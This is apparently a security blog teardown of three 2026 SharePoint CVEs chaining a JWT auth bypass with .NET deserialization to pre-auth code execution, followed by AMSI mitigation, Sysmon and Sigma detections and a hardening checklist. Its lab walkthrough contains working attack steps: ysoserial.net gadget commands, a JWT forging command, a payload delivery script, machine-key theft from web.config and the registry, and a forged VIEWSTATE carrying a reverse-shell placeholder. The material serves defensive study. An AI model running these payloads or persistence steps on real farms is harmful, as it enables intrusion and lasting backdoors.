SharePoint CVE-2026-50522 / CVE-2026-58644 Teardown: Pwn2Own-Demonstrated Deserialization-to-RCE and the Authentication-Bypass Chain That Makes It Pre-Auth
Three CVSS 9-and-up bugs landed on the same on-premises product in one Patch Tuesday, two of them a matched pair of deserialization-to-RCE, one of them the JWT bypass that welds them into a pre-auth chain. One was demonstrated live at Pwn2Own Berlin. CISA gave defenders three days to patch. If you run SharePoint Server on your own iron, July 2026 was not a drill.
I want to walk you through the whole kill chain the way I’d tear it apart in a lab, with one honest constraint up front: as I write this, Rapid7 and Microsoft are both sitting on active disclosure embargoes. The exact vulnerable class, the precise JWT check that fails, the real gadget path: none of that is public yet. So everything specific I show you runs against a self-built vulnerable analog, not the live SharePoint sink. The bug class is fully understood, has been for years, and that is what makes these teardowns useful.
The July 2026 SharePoint massacre
Let’s set the board. Microsoft shipped fixes for a cluster of on-premises SharePoint vulnerabilities, and three of them matter for this teardown:
| CVE | Class | CVSS | Provenance |
|---|---|---|---|
| CVE-2026-50522 | CWE-502 Deserialization of Untrusted Data | 9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H) | Demonstrated at Pwn2Own Berlin |
| CVE-2026-58644 | CWE-502 Deserialization of Untrusted Data | 9.8 (same vector) | Marked exploited, added to CISA KEV 2026-07-16 |
| CVE-2026-55040 | CWE-1390 Weak Authentication (JWT) | 9.1 per ZDI/IONIX, 5.3 per Rapid7/Microsoft | Rapid7’s Stephen Fewer, demonstrated at Pwn2Own Berlin |
The two deserialization bugs share an identical CVSS vector: network-reachable, low complexity, no privileges, no user interaction, full confidentiality/integrity/availability impact. That combination is the definition of a wormable pre-auth RCE candidate. CISA added CVE-2026-58644 to the Known Exploited Vulnerabilities catalog on July 16 with a remediation-due date of July 19. When the federal deadline is three days out, you are past “schedule it for the next window.”
One thing that genuinely irritated me reading the advisories: CVE-2026-50522 was demonstrated at Pwn2Own Berlin, meaning ZDI literally handed Microsoft a working exploit, yet the initial advisory carried “Exploit Maturity: Unknown.” A functioning proof-of-concept walked across a competition stage and the maturity field still read Unknown. Treat vendor maturity ratings as a floor, never a ceiling.
Affected products are on-premises only. SharePoint Enterprise Server 2016, Server 2019, and Server Subscription Edition. SharePoint Online is not on Microsoft’s affected list. If you migrated fully to the cloud, this teardown is educational. If you still run a farm, it is operational.
The fixed builds are worth pinning down because “we patched” means nothing without a build number:
| Product | CVE-2026-58644 fixed at | CVE-2026-55040 fixed at |
|---|---|---|
| SharePoint 2016 | >= 16.0.5556.1005 | >= 16.0.5561.1001 |
| SharePoint 2019 | >= 16.0.10417.20153 | – |
| Subscription Edition | >= 16.0.19725.20384 | >= 16.0.19725.20434 |
The relevant KB packages: 2016 uses KB5002891 (language-independent) plus KB5002892 (language-dependent); 2019 uses KB5002883 plus KB5002885; Subscription Edition uses KB5002882.
And here’s the disclosure caveat again, because it governs the rest of this piece. Rapid7 has said CVE-2026-55040 stems from “several issues in the JWT token validation pipeline.” They have not said which checks fail. It would be wrong to label this an audience-check bug, an alg-confusion bug, or a signature bypass. I won’t. The RCE half of Rapid7’s own chain is expected to land in the August 2026 cycle. So we build an analog and reason from the bug class.

SharePoint’s IIS and ASP.NET attack surface
To understand why deserialization keeps eating SharePoint alive, you have to understand where SharePoint actually lives. It is an ASP.NET application hosted in IIS. Requests hit w3wp.exe, the IIS worker process, running under an application pool identity, conventionally something like iisapppool\sharepoint. That identity is not SYSTEM. It has limited local privileges. But it can read the farm’s configuration, and configuration is where the crown jewels are kept.
The Web Front End (WFE) role is what faces users. Under /_layouts/15/ you find the enormous namespace of application pages, handlers, and web services that SharePoint exposes. Every one of those is a potential entry point, and many of them accept structured data that gets reconstructed into objects server-side.
Two ASP.NET mechanisms create the classic deserialization surface:
- VIEWSTATE. The
__VIEWSTATEPOST field carries client-side page state. It is deserialized byLosFormatter(orObjectStateFormatter). Integrity is supposed to be guaranteed by an HMAC keyed on thevalidationKeyfrommachineKey. - Custom HTTP handlers and web services that accept serialized objects, historically via
BinaryFormatter, the most dangerous formatter in the .NET runtime.
The trust anchor for VIEWSTATE is the machineKey:
<machineKey
  validationKey="A1B2C3..."
  decryptionKey="D4E5F6..."
  validation="HMACSHA256"
  decryption="AES" />
Here’s the part that turns a single-server compromise into a farm compromise: every WFE in a SharePoint farm shares the same machine key. It has to, so that a VIEWSTATE minted on server A validates when the load balancer routes the postback to server B. Steal the key from one box and you can forge trusted VIEWSTATE against the entire farm. Hold that thought, because it is the whole persistence story later.
CWE-502 in .NET: how deserialization becomes remote code execution
Deserialization is not intrinsically dangerous. It becomes dangerous when an application reconstructs an object from attacker-controlled bytes without restricting which types it will instantiate and which code paths fire during reconstruction. BinaryFormatter is the archetype: it will happily rebuild almost any serializable type in the loaded assemblies, invoking constructors, property setters, and callbacks along the way. Microsoft has been telling people to stop using it for years and finally obsoleted it, but it is everywhere in the enterprise .NET Framework estate.
The exploitation technique is property-oriented programming, or POP. You don’t inject shellcode. You chain together existing, legitimate objects (gadgets) so that the sequence of setters and callbacks the deserializer runs ends up calling something like System.Diagnostics.Process.Start(). The classic worked example is TextFormattingRunProperties:
// Conceptual POP gadget flow (illustrative)
// 1. Deserializer reconstructs a TextFormattingRunProperties object
// 2. During reconstruction, a serialized XAML string is set on a property
// 3. Reading that property triggers XAML parsing
// 4. The XAML embeds an ObjectDataProvider that invokes:
//        Process.Start("cmd.exe", "/c <attacker command>")
That single gadget works through LosFormatter and BinaryFormatter, which is exactly why it is the go-to for both VIEWSTATE abuse and generic binary sinks. Other staples:
| Gadget | Compatible formatters | Mechanism |
|---|---|---|
TextFormattingRunProperties | LosFormatter, BinaryFormatter | XAML -> ObjectDataProvider -> Process.Start |
TypeConfuseDelegate | BinaryFormatter | Delegate reassignment -> arbitrary invoke |
ObjectDataProvider | Json.Net, Xaml | Direct method invocation |
WindowsIdentity | BinaryFormatter, LosFormatter | Useful for VIEWSTATE payloads |
The tool everyone reaches for is ysoserial.net. Its plugin model lets you pick a formatter (-f), a gadget (-g), an output encoding (-o), and the command to run (-c). It even ships a dedicated ViewState plugin that will sign a payload for you if you feed it a stolen validation key. We’ll use that in the persistence phase.
 gadget chain from attacker-controlled serialized bytes through BinaryFormatter, TextFormattingRunProperties, XAML parsing, and ObjectDataProvider to Process.Start execution](https://genxcyber.com/wp-content/uploads/2026/07/sharepoint-cve-2026-50522-cve-2026-58644-deserialization-rce-auth-bypa-2.png)
Patch-diffing the twin bugs with Ghidra
Here’s the honest professional workflow you’d use to find where the 2026 fixes actually landed, presented as methodology. I am not going to hand you a function address or a class name for the real sink, because those aren’t public and inventing them would be malpractice.
Start by acquiring both binaries. Pull the vulnerable Microsoft.SharePoint.dll (and Microsoft.SharePoint.Portal.dll) from a pre-July farm image, then extract the patched equivalents from the Patch Tuesday .msp inside the relevant KB, or from WSUSSCN2.cab. Managed .NET assemblies decompile far more cleanly than native code, so ILSpy or dnSpy actually get you further than Ghidra for the C# logic, but the diffing discipline is the same.
Workflow:
1. Extract vulnerable + patched Microsoft.SharePoint*.dll
2. Load both into Ghidra (or ILSpy for managed IL)
3. Run BinDiff / Ghidra Version Tracking to correlate functions
4. Sort by similarity score ascending -> changed functions bubble up
5. Inspect the low-similarity functions near deserialization APIs
What you are hunting for in a CWE-502 fix is a small, telling set of changes:
- A
SerializationBinder(AllowedTypes/ type allow-list) added before aDeserialize()call that previously had none. - A formatter swap, for example
BinaryFormatterreplaced by aDataContractJsonSerializerorSystem.Text.Jsonwith an explicit type set. - A newly-added
ifthat validates the object type after reconstruction and throws on anything unexpected.
In the decompiled pre-patch function you would see a raw formatter.Deserialize(stream) fed directly from request input with no binder. In the post-patch version you would see the guard rail. That delta is the vulnerability. Again: the specific function name and offset for CVE-2026-50522 and CVE-2026-58644 are not something I’ll fabricate. Once the embargo lifts, this exact workflow is how you confirm the real sink.
CVE-2026-55040: the JWT bypass that removes the auth wall
On its own, a deserialization sink behind authentication is a serious bug. Chained to an auth bypass, it becomes the CVSS 9.8 pre-auth monster. CVE-2026-55040 is that bypass.
SharePoint uses server-to-server OAuth with JWT “actor tokens.” A well-formed actor token carries claims like the issuer (iss), the audience (aud), a nameid, an nii (name identifier issuer), and identity claims that map to a SharePoint user. A correct validation pipeline verifies, in some order: the signature, the issuer, the audience, the token type, the time bounds (nbf/exp), and finally the subject-to-user mapping. Miss any one of those and you may be able to mint a token the server treats as authoritative.
Rapid7’s confirmed statement is that “several issues” exist in that pipeline and that an attacker who knows a target user’s Active Directory SID or UPN can assume that user’s identity. Their PoC enumerates SharePoint users by SID, then forges its way to the identity of the site administrator account. I want to be crystal clear one more time: they did not disclose which checks fail, so I am not going to pin this on audience validation or algorithm confusion. The mechanism I demonstrate below is a deliberately weak analog I built to show what a broken JWT pipeline looks like, not a reproduction of the real defect.
There’s also a genuine CVSS disagreement worth flagging. Rapid7 and Microsoft’s initial advisory called it 5.3 Medium. ZDI and IONIX read the same release and scored it 9.1 Critical. When a bug that lets you become the site admin is scored Medium by one party and Critical by another, plan around the conservative 9.1. The operational reality (identity takeover as a chain enabler) does not fit “Medium.”
Building the vulnerable analog
Do not point any of this at a production farm or someone else’s server. Everything below runs against a self-contained lab target I’ll call VulnSPAnalog.
Lab target: VulnSPAnalog  (ASP.NET 4.8 web app on IIS 10)
  - Windows Server 2022 VM, host-only network
  - IIS 10, ASP.NET 4.8, AMSI integration DISABLED (to show pre-mitigation state)
  - App pool identity: low-priv domain user "labapppool"
  - Endpoints:
      /api/token       issues JWTs with INTENTIONALLY weak validation
                       (skips audience check, accepts any issuer if sig format is valid)
      /deserialize.aspx  runs BinaryFormatter on the POST body after a JWT auth check
  - machineKey hardcoded in web.config (lab values, not real keys)
  - Custom text log at C:\lab\app.log  (a stand-in for ULS)
This is faithful to the bug class: weak JWT validation gating a BinaryFormatter sink. It is not a weaponized copy of the SharePoint codebase, and that is the entire point.
Full exploitation walkthrough against the lab
Phase 1: reconnaissance
nmap -sV -p 80,443 <TARGET_IP>
curl -I http://<TARGET_IP>/deserialize.aspx
# Look for X-Powered-By: ASP.NET and X-AspNet-Version headers

# Enumerate users (analog of SID enumeration via /_api/web/siteusers)
curl http://<TARGET_IP>/api/users
# {"users":[{"sid":"S-1-5-21-...","upn":"admin@lab.local"}]}
That user-enumeration step mirrors the SID/UPN discovery Rapid7’s PoC performs. You need a target identity before the bypass is useful.
Phase 2: auth bypass (forging a JWT against the weak validator)
python3 jwt_forge.py \
  --alg RS256 \
  --upn "admin@lab.local" \
  --audience "http://attacker.lab/anything" \
  --privkey ./lab_rsa_private.pem \
  --out forged_token.txt

curl -H "Authorization: Bearer $(cat forged_token.txt)" \
     http://<TARGET_IP>/api/whoami
# {"identity":"admin@lab.local","role":"SiteOwner"}
A correctly patched validator rejects that token with a 401 and logs the mismatch. The lab demonstrates precisely what the missing guard looks like. In the real world, CVE-2026-55040 is the thing that does this against genuine SharePoint actor tokens.
Phase 3: confirm the sink is live
python3 gen_probe.py | curl -s \
  -H "Authorization: Bearer $(cat forged_token.txt)" \
  -H "Content-Type: application/octet-stream" \
  --data-binary @probe.bin \
  http://<TARGET_IP>/deserialize.aspx
# 200 + echo confirms /deserialize.aspx deserializes the body
Phase 4: build the gadget chain
# BinaryFormatter path (matches /deserialize.aspx)
.\ysoserial.exe `
  -f BinaryFormatter `
  -g TypeConfuseDelegate `
  -o base64 `
  -c "cmd /c whoami > C:\lab\pwned.txt"

# LosFormatter path (for the machine-key/VIEWSTATE phase later)
.\ysoserial.exe `
  -f LosFormatter `
  -g TextFormattingRunProperties `
  -o base64 `
  -c "cmd /c whoami > C:\lab\pwned_viewstate.txt"
Tie this back to the Ghidra work. In the vulnerable code-behind DLL you’d find BinaryFormatter.Deserialize(stream) with no binder. The patched version adds an AllowedTypes binder or swaps to a JSON serializer with a type whitelist. The gadget above only works because the pre-patch code accepts arbitrary types.
Phase 5: deliver the payload (the pre-auth chain fires)
import base64, requests

token = open('forged_token.txt').read().strip()
payload = base64.b64decode(open('payload_b64.txt').read().strip())

r = requests.post(
    'http://<TARGET_IP>/deserialize.aspx',
    data=payload,
    headers={
        'Authorization': f'Bearer {token}',
        'Content-Type': 'application/octet-stream',
    },
)
print(r.status_code, r.text)
# C:\lab\pwned.txt created -> code execution as labapppool
Forged identity plus unrestricted deserialization equals code execution under the app pool identity, reached with zero legitimate credentials. That is the shape of the real chain: CVE-2026-55040 supplies the identity, CVE-2026-50522 / CVE-2026-58644 supply the code execution.
Post-exploitation: machine-key theft and persistence
Code execution as labapppool (or iisapppool\sharepoint in the real world) is not domain admin. It is something better for durability: it can read the machine key.
# 6a. Read machineKey from web.config
cmd /c type "C:\inetpub\wwwroot\vulnspanalog\web.config" | findstr machineKey
# <machineKey validationKey="A1B2C3..." decryptionKey="D4E5F6..." />

# 6b. If no explicit key, read the auto-generated one from the registry
$key = [Microsoft.Win32.Registry]::GetValue(
  "HKEY_CURRENT_USER\Software\Microsoft\ASP.NET\4.0.30319.0",
  "AutoGenKeyV4", $null)
[BitConverter]::ToString($key) -replace '-',''
With the validationKey in hand, you forge signed VIEWSTATE. SharePoint’s LosFormatter will validate the HMAC, trust it, and deserialize your gadget:
# 6c. Forge a persistent, signed VIEWSTATE payload
.\ysoserial.exe `
  -p ViewState `
  -g TextFormattingRunProperties `
  -c "powershell -enc <base64_reverse_shell>" `
  --validationkey="A1B2C3..." `
  --validationalg="HMACSHA256" `
  --path="/vulnspanalog" `
  --apppath="/" `
  -o base64
# 6d. POST the forged VIEWSTATE to ANY .aspx page
curl -X POST http://<TARGET_IP>/index.aspx \
  --data "__VIEWSTATE=<forged_base64>&__VIEWSTATEGENERATOR=..."
This is the nasty part, and CISA has confirmed it as an in-the-wild pattern for these campaigns: steal the machine key, forge trusted VIEWSTATE, keep executing code even after the original deserialization sink is patched. As long as the key hasn’t rotated, the attacker owns a signed backdoor into every WFE in the farm. Patching the CVE closes the front door; it does nothing about the key someone copied on their way in.
There’s a stealthier tier too: a malicious native IIS module registered under <globalModules> in applicationHost.config, inspecting every request for a magic cookie (say __FarmAuth=<secret>) and executing on match. In the lab you implement a safe version; the detection signal is an unsigned DLL loaded into w3wp.exe.
The eviction step matters as much as the patch. Rotate the key:
Set-SPMachineKey     # regenerate ValidationKey / DecryptionKey
Update-SPMachineKey  # propagate across the farm
iisreset             # recycle worker processes
If you patch and do not rotate the machine key after a suspected compromise, you have not actually remediated. Say it out loud to whoever signs off on the change ticket.
AMSI Full-Mode request body scan: the one pre-patch control that matters
Between disclosure and a validated patch, you need a compensating control that actually sits in the request path. That control is AMSI.
SharePoint wires AMSI into the IIS pipeline as a security filter, triggered at onBeginRequest through SPRequesterFilteringModule. Crucially, that fires before authentication and authorization. It gets to inspect the request before the vulnerable endpoint ever sees it, and when it flags something malicious it returns a flat HTTP 400 Bad Request and drops the request. For a pre-auth chain, a control that runs pre-auth is exactly what you want.
The default header-only inspection was never enough for a body-delivered gadget chain. Starting with Subscription Edition 25H1, AMSI can scan the request body, which is where your serialized payload actually lives:
# AMSIBodyScanMode: 0 = Off, 1 = Balanced, 2 = Full
$webApp = Get-SPWebApplication "https://sharepoint.lab.local"
$webApp.AMSIBodyScanMode = 2
$webApp.Update()

# Ensure AMSI integration is enabled for the web application
Enable-SPAntimalwareScanning
Requirements and realities:
- Microsoft Defender AV engine
1.1.18300.4or later (or a compatible AMSI-capable third-party AV). - Since the September 2025 Public Update, AMSI integration on Subscription Edition / 2016 / 2019 is mandatory and cannot be turned off. Good. Do not fight it.
- CISA’s guidance is explicit: enable AMSI per web application and use Full Mode for request body scanning wherever feasible, because that is what lets Defender inspect the bodies carrying exploitation attempts.
Balancedtrades some coverage for latency;Fullscans more and costs more CPU. On a busy farm, test the performance hit, but for a live pre-auth RCE with a KEV deadline, Full is the correct default.
AMSI is a mitigation, not a fix. It blocks the known-bad patterns Defender recognizes. A novel gadget encoding may slip past. Patch, then keep AMSI Full on as depth.
Detection engineering across the kill chain
Every phase leaves a trace. Here is the stack I’d build detections on.
Sysmon
| Event ID | What to hunt |
|---|---|

| 1 (Process Create) | w3wp.exe spawning cmd.exe, powershell.exe, cscript.exe, wscript.exe, or mshta.exe. This is the single highest-fidelity signal for SharePoint RCE. Web servers should almost never spawn shells. |
| 7 (Image Load) | Unsigned or unexpected DLL loaded by w3wp.exe (native IIS module persistence). |
| 11 (File Create) | New .aspx, .ashx, or DLL files under \wwwroot\ or the SharePoint hive, created by the app pool identity. |
| 3 (Network Connect) | Outbound connections initiated by w3wp.exe to non-SharePoint infrastructure (reverse shell egress). |
Windows and Defender events
- Application Event ID 4009: VIEWSTATE MAC validation failure. A burst of these signals either an ongoing forgery attempt with the wrong key or key confusion during rotation. Confirmed as a signal from the 2025 ToolShell campaign.
- Microsoft Defender / AMSI detections reported by CISA’s July 14, 2026 hardening alert:
Exploit:Script/ToolPaneAuthBypass.CBackdoor:MSIL/LeakFang.A!dha
These are specific Microsoft Defender signature names, not generic labels. Alert on them at severity-one.
IIS and ULS logs
- IIS
W3Clogs: POST requests to.aspxendpoints carrying oversized bodies or__VIEWSTATEon pages that don’t legitimately postback. HTTP 400s fromSPRequesterFilteringModule(AMSI blocks) are a signal that something is actively probing. - SharePoint ULS logs: authentication anomalies, actor-token validation warnings, and unusual identity assertions for the site administrator account.
Sigma-style hunt
title: IIS Worker Process Spawning Command Shell
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    ParentImage|endswith: '\w3wp.exe'
    Image|endswith:
      - '\cmd.exe'
      - '\powershell.exe'
      - '\cscript.exe'
      - '\wscript.exe'
      - '\mshta.exe'
  condition: selection
level: high
MITRE ATT&CK mapping
| Stage | Technique |
|---|---|
| JWT forgery / identity assumption | T1550.001 Use Alternate Authentication Material: Application Access Token |
| Deserialization RCE | T1190 Exploit Public-Facing Application |
| Shell under app pool | T1059.001 PowerShell / T1059.003 Windows Command Shell |
| Machine-key theft | T1552.001 Credentials in Files / T1552.002 Credentials in Registry |
| Forged VIEWSTATE persistence | T1505.003 Server Software Component: Web Shell / T1505.005 (IIS module) |
| Native IIS module backdoor | T1505.004 IIS Components |
Hardening and patch-validation checklist
- Patch to the fixed build and verify the build number, not just the KB install status. Run
Get-SPFarm/ checkfarm.BuildVersionagainst the table above. - Run PSConfig. For Subscription Edition and KB5002882, Microsoft instructs admins to run PSConfig, then set
$farm.DisableActorTokenAudienceValidation = $true. Read that carefully: this disables an unfinished defense-in-depth audience validation feature that could cause a regression. It is not disabling the CVE fix. The security patch stays fully applied; you’re just switching off an in-development extra that isn’t ready. Do it in the order Microsoft specifies. - After any suspected compromise, rotate the machine key (
Set-SPMachineKey,Update-SPMachineKey,iisreset). Patching without rotating leaves the forged-VIEWSTATE backdoor live. - Set
AMSIBodyScanMode = 2(Full) on every web application and confirm the Defender engine is1.1.18300.4or newer. - Deploy the Sysmon config and the
w3wp.exechild-process detection before you finish patching, so you catch anyone racing you. - Get Central Administration off the public internet entirely. It has no business being reachable from outside.
- Segment the farm so a compromised WFE cannot pivot freely to SQL and domain infrastructure.
Key takeaways
- The chain is what kills you: CVE-2026-55040 turns two authenticated deserialization bugs (CVE-2026-50522, CVE-2026-58644) into a pre-auth CVSS 9.8. Patch all three, not just the RCEs.
- Vendor severity is a floor. A Pwn2Own-demonstrated bug rated “Exploit Maturity: Unknown,” and a site-admin-takeover scored Medium by one party and Critical by another, tell you to trust the mechanism over the label.
- Patching does not evict a machine-key thief. Rotate
validationKey/decryptionKeyandiisresetafter any suspected compromise, or the forged-VIEWSTATE backdoor outlives your fix. - AMSI Full-Mode request body scan (
AMSIBodyScanMode = 2) is the only pre-patch control that sits in the request path before auth. Turn it on and leave it on. - The highest-fidelity detection is boring and effective:
w3wp.exeshould never spawncmd.exeorpowershell.exe. Alert on it today. - Details of the real 2026 sink and JWT defect are still embargoed. Everything specific here runs against a lab analog of the bug class. When Rapid7 lifts the embargo in mid-August, the Ghidra/ILSpy patch-diff workflow above is how you confirm the genuine sink.
References
- # Tool: ysoserial.net
- CVE-2026-50522 – Microsoft Security Response Center (MSRC) Advisory
- CVE-2026-58644 – Microsoft Security Response Center (MSRC) Advisory
- Zero Day Initiative – The July 2026 Security Update Review (CVE-2026-50522/58644 Pwn2Own Berlin Coverage)
- Rapid7 ETR: CVE-2026-58644 Microsoft SharePoint Server Unauthenticated RCE Exploited in the Wild
- CISA Alert: CISA Urges SharePoint Hardening After New Exploitations (CVE-2026-58644 KEV)
- Resecurity: From Web Request to Domain Compromise – Understanding the July 2026 SharePoint Attacks